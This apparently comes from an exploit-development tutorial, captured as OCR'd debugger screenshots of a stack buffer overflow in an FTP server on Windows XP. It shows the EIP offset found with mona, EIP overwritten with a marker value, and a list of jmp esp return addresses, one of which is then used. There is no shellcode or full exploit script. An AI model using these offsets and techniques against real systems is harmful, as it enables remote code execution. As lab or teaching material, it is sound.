




```
Registers (FPU)
EAX 0000040C
ECX 0014E770
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B7FC2C ASCII "i6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0F
EBP 003C1358
ESI 0040A29E FTPServe.0040A29E
EDI 003C1C8B ASCII "y2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6F

EIP 69413269

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```



Address
Message
7C900000 Modules C:\WINDOWS\system32\ntdll.dll
7C9C0000 Modules C:\WINDOWS\system32\SHELL32.dll
7E410000 Modules C:\WINDOWS\system32\USER32.dll
76390000 Modules C:\WINDOWS\system32\IMM32.DLL
629C0000 Modules C:\WINDOWS\system32\LPK.DLL
74D90000 Modules C:\WINDOWS\system32\USP10.dll
773D0000 Modules C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl
004040C0 [07:13:02] Program entry point
5D090000 Modules C:\WINDOWS\system32\comctl32.dll
5AD70000 Modules C:\WINDOWS\system32\uxtheme.dll
74720000 Modules C:\WINDOWS\system32\MSCTF.dll
755C0000 Modules C:\WINDOWS\system32\msctfime.ime
774E0000 Modules C:\WINDOWS\system32\ole32.dll
71A50000 Modules C:\WINDOWS\system32\mswsock.dll
662B0000 Modules C:\WINDOWS\system32\hnetcfg.dll
7C810729 New thread with ID 000003E0 created
7C810729 New thread with ID 000005B8 created
69413269 [07:13:23] Access violation when executing [69413269]
0BADF00D [+] Command used:
0BADF00D !mona findmsp
0BADF00D [+] Looking for cyclic pattern in memory
71A90000 Modules C:\WINDOWS\System32\wshtcpip.dll
0BADF00D   Cyclic pattern (normal) found at 0x003c1889 (length 1000 bytes)
0BADF00D   Cyclic pattern (normal) found at 0x00b7fb29 (length 1000 bytes)
0BADF00D [+] Examining registers
0BADF00D   EIP contains normal pattern : 0x69413269 (offset 247)
0BADF00D   ESP (0x00b7fc2c) points at offset 259 in normal pattern (length 741)
0BADF00D   EDI (0x003c1c8b) points at offset 727 in normal pattern (length 273)
0BADF00D [+] Examining SEH chain
0BADF00D [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF00D   Walking stack from 0x00b7f000 to 0x00b7fffc (0x00000ffc bytes)
0BADF00D   0x00b7fb2c : Contains normal cyclic pattern at ESP-0x100 (-256) : offset 3, length 997 (-> 0x00b7ff10 : ESP+0x2
0BADF00D [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF00D   Walking stack from 0x00b7f000 to 0x00b7fffc (0x00000ffc bytes)
0BADF00D   0x00b7f168 : Pointer into normal cyclic pattern at ESP-0xac4 (-2756) : 0x00b7fc94 : offset 363, length 637
0BADF00D   0x00b7f188 : Pointer into normal cyclic pattern at ESP-0xaa4 (-2724) : 0x00b7fc24 : offset 251, length 749
0BADF00D   0x00b7f86c : Pointer into normal cyclic pattern at ESP-0x3c0 (-960) : 0x00b7ffd10 : offset 487, length 513
0BADF00D   0x00b7f974 : Pointer into normal cyclic pattern at ESP-0x2b8 (-696) : 0x00b7fba8 : offset 127, length 873
0BADF00D   0x00b7fa10 : Pointer into normal cyclic pattern at ESP-0x21c (-540) : 0x00b7fc44 : offset 283, length 717
0BADF00D   0x00b7fa74 : Pointer into normal cyclic pattern at ESP-0x1b8 (-440) : 0x00b7fca8 : offset 383, length 617
0BADF00D   0x00b7fa9c : Pointer into normal cyclic pattern at ESP-0x190 (-400) : 0x00b7ffd10 : offset 487, length 513
0BADF00D   0x00b7fb10 : Pointer into normal cyclic pattern at ESP-0x11c (-284) : 0x003c1c8b : offset 727, length 273
0BADF00D [+] Preparing output file 'findmsp.txt'
0BADF00D   - (Re)setting logfile findmsp.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D   - Processing modules
0BADF00D   - Done. Let's rock 'n roll.
0BADF00D
0BADF00D [+] This mona.py action took 0:00:02.884000
!mona findmsp



Registers (FPU)
EAX 0000040C
ECX 0014E770
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B7FC2C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 003C1358
ESI 0040A29E FTPServe.0040A29E
EDI 003C1C8B ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDB000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
00B7FC04 41414141 AAAA
00B7FC08 41414141 AAAA
00B7FC0C 41414141 AAAA
00B7FC10 41414141 AAAA
00B7FC14 41414141 AAAA
00B7FC18 41414141 AAAA
00B7FC1C 41414141 AAAA
00B7FC20 42424242 BBBB
00B7FC24 43434343 CCCC
00B7FC28 43434343 CCCC
00B7FC2C 43434343 CCCC
00B7FC30 43434343 CCCC
00B7FC34 43434343 CCCC
00B7FC38 43434343 CCCC
00B7FC3C 43434343 CCCC
00B7FC40 43434343 CCCC


0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D - Number of pointers of type 'jmp esp' : 18
0BADF00D - Number of pointers of type 'call esp' : 12
0BADF00D - Number of pointers of type 'push esp # ret ' : 11
0BADF00D [+] Results :
77DEF069 0x77def069 : jmp esp | {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2
77E37D73 0x77e37d73 : jmp esp | {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2
77FAB277 0x77fab277 : jmp esp | {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2
77F31D9E 0x77f31d9e : jmp esp | {PAGE_EXECUTE_READ} [GDI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.
7CB32D69 0x7cb32d69 : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2
7CB32F34 0x7cb32f34 : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2
7CB414D0 0x7cb414d0 : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2
7CB79E3F 0x7cb79e3f : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2
7CB9746C 0x7cb9746c : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2
77E855C2 0x77e855c2 : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.260
77EC1563 0x77ec1563 : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.260
77ED2E13 0x77ed2e13 : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.260
77EF6E7E 0x77ef6e7e : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.260
7E429353 0x7e429353 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.260
7E4456F7 0x7e4456f7 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.260
7E455AF7 0x7e455af7 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2
7E45B310 0x7e45b310 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2
773F3703 0x773f3703 : jmp esp | ascii {PAGE_EXECUTE_READ} [comctl32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v
77DEF01C 0x77def01c : call esp | {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.
77DEF0D2 0x77def0d2 : call esp | {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D Found a total of 41 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:03.355000
!mona jmp -r esp


Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Add Header
Modify Variable
Breakpoint
Run trace
Follow Enter
Go to
Thread
Follow in Dump
Search for
Find references to
View
Copy to executable
Analysis
Bookmark
Appearance
Previous Minus
Expression Ctrl+G
ASCII
00B7FBFC 4141414
00B7FC00 4141414
00B7FC04 4141414
00B7FC08 4141414
00B7FC0C 4141414
00B7FC10 4141414
00B7FC14 4141414
00B7FC18 4141414
00B7FC1C 4141414
00B7FC20 77DEF06
00B7FC24 4343434
00B7FC28 4343434
00B7FC2C 4343434
00B7FC30 4343434
00B7FC34 4343434
00B7FC38 4343434
00B7FC3C 4343434



Enter expression to follow
77def069
OK
Cancel



Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Add Header
Modify Variable
Breakpoint
Run trace
Follow Enter
Go to
Thread
Follow in Dump
Search for
Find references to
Toggle F2
Conditional Shift+F2
Conditional log Shift+F4
Memory, on access
Memory, on write
Remove memory breakpoint
Hardware, on execution
Remove hardware breakpoint



isters (FPU)
0000040C
0014E770
7C90E514 ntdll.KiFastSystemCallRet
0000001A
00B7FC2C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
003C1358
0040A29E FTPServe.0040A29E
003C1C8B ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
77DEF069 ADVAPI32.77DEF069
ES 0023 32bit 0(FFFFFFFF)
CS 001B 32bit 0(FFFFFFFF)
SS 0023 32bit 0(FFFFFFFF)
DS 0023 32bit 0(FFFFFFFF)
FS 003B 32bit 7FFDD000(FFF)
GS 0000 NULL
LastErr ERROR_SUCCESS (00000000)
00010202 (NO,NB,NE,A,NS,PO,GE,G)
empty
empty
empty
empty
empty
empty
empty
empty
00B7FBFC 41414141 AAAA
00B7FC00 41414141 AAAA
00B7FC04 41414141 AAAA
00B7FC08 41414141 AAAA
00B7FC0C 41414141 AAAA
00B7FC10 41414141 AAAA
00B7FC14 41414141 AAAA
00B7FC18 41414141 AAAA
00B7FC1C 41414141 AAAA
00B7FC20 77DEF069 ADVAPI32.77DEF069
